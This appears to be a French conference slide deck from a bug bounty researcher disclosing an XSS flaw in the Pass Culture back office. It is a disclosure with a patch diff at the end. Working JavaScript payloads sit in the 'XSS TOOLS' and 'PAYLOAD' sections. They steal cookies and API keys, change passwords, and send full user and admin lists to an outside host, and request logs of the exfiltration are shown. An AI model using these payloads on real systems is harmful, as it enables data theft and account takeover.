
# DONNÉES SENSIBLES

Back Office du Pass Culture Home Offres, Lieux & Structures ▾ Anti Fraude ▾ Utilisateurs ▾ Autres fonctionnalités ▾ Feature Flipping

List (30) Create Add Filter ▾ 25 items ▾ id, Nom d'utilisateur, Email, Prénom, Nom Search

	Id	Est activé	Email	Prénom	Nom	Nom d'utilisateur	Date de naissance	Département	Numéro de téléphone	Code postal	Email validé ?	Dépôt valable ?	Version du dépôt	Actions
	44	<input checked="" type="checkbox"/>	pctest.jeune93.has-filled-cultural-survey.v1@example.com	PC Test Jeune	93 HFCS 1	PC Test Jeune 93 HFCS 1	2003-01-01 00:00:00	93	+33600000002	93100	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	1	<a href="#">Suspendre...</a>
	45	<input checked="" type="checkbox"/>	pctest.jeune93.has-filled-cultural-survey.v2@example.com	PC Test Jeune	93 HFCS 2	PC Test Jeune 93 HFCS 2	2003-01-01 00:00:00	93	+33600000003	93100	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2	<a href="#">Suspendre...</a>

# SCÉNARIO D'ATTAQUE



# XSS TOOLS

```
<script type="module">
import {Exfiltrators, Payload, Wrapper, utils} from "./xsstools.min.js"

const exfiltrator = Exfiltrators.message()
const payload = Payload.new()
  .addExfiltrator(exfiltrator)
  .eval(() => document.cookie)
  .exfiltrate()
  .fetchDOM("/user/me")
  .querySelector("input[name='apikey']", 'value')
  .exfiltrate()
  .postUrlEncoded("/user/changePassword", {"password": "hacked"})

const wrapper = Wrapper.new()
  .evalB64()
  .svgLoad()
  .iframe()

const exploit = wrapper.wrap(payload)

const target = "http://vulnerable.domain", {"vulnerableParam": exploit}

window.open(target)
</script>
```

# PAYLOAD

```
import {Exfiltrators, Payload, Wrapper, utils} from "../xsstools.min.js"

const exfiltrator = Exfiltrators.postJSON("http://unsafe.aeth.cc/exfiltrate.php")

const payload = Payload.new()
  .addExfiltrator(exfiltrator)
  .fetchText("/pc/back-office/beneficiary_users/?page_size=10000")
  .exfiltrate()
  .fetchText("/pc/back-office/pro_users/?page_size=10000")
  .exfiltrate()
  .fetchText("/pc/back-office/partner_users/?page_size=10000")
  .exfiltrate()
  .fetchText("/pc/back-office/admin_users/?page_size=10000")
  .exfiltrate()
  .fetchText("/pc/back-office/beneficiaryimport/?page_size=10000")
  .exfiltrate()

console.log(payload.run())
```

200	GET	unsafe.aeth.cc	83527389922.js	script	js	1.71 KB (raced)	1.48 KB	33 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	6.38 KB	108.16 KB	187 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	7.93 KB	135.15 KB	106 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	7.93 KB	135.15 KB	50 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	4.06 KB	32.35 KB	31 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	3.61 KB	19.69 KB	23 ms
200	POST	unsafe.aeth.cc	exfiltrate.php	83527389922.js:1 (fetch)	html	3.21 KB	15.95 KB	23 ms

# REPRODUCTION DANS LES CONDITIONS RÉELLES

06-04 08:42:48 pm\_web-nginx\_1 2021/06/04 08:42:48 [error] 7#7: \*37 open() "/var/www/html/aeth.cc/unsafe/83527389922.js" failed (2: No such file or directory), client: \*.\*.\*.\*, server: ~^(?<sub>.\*).aeth.cc, request: "GET /83527389922.js' HTTP/1.1", host: "unsafe.aeth.cc"

06-04 08:42:48 pm\_web-nginx\_1 04/Jun/2021:08:42:48 +0000 | unsafe.aeth.cc \*.\*.\*.\*. "GET /83527389922.js' HTTP/1.1" 404 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36"

# CORRECTIF

```
212 207 def _offerer_link(view, context, model, name) -> Markup:
213 208     url = _offerer_url(model.venue.managingOffererId)
214 -     text = model.venue.managingOfferer.name
215 -
216 -     return Markup(f'<a href="{url}" target="_blank" rel="noopener noreferrer">{text}</a>')
+ 209 link = Markup('<a href="{url}" target="_blank" rel="noopener noreferrer">{name}</a>')
+ 210 return link.format(url=escape(url), name=escape(model.venue.managingOfferer.name))
```

# CONCLUSION

- Le détail de cette vulnérabilité sur mon site : <https://www.aeth.cc>
- Un second article d'un enchaînement de cette vulnérabilité avec une vulnérabilité de "Mass Assignment"
  
- Le bug bounty c'est quand même cool
- Le code review c'est encore plus cool
- RTFM des fois

The background features a complex, abstract pattern of thin, red, overlapping lines that create a sense of depth and movement, resembling a stylized, multi-layered graphic or a series of concentric, wavy lines. The lines are most dense in the center and right side of the frame, fading towards the left.

**MERCI!**  
**DES QUESTIONS?**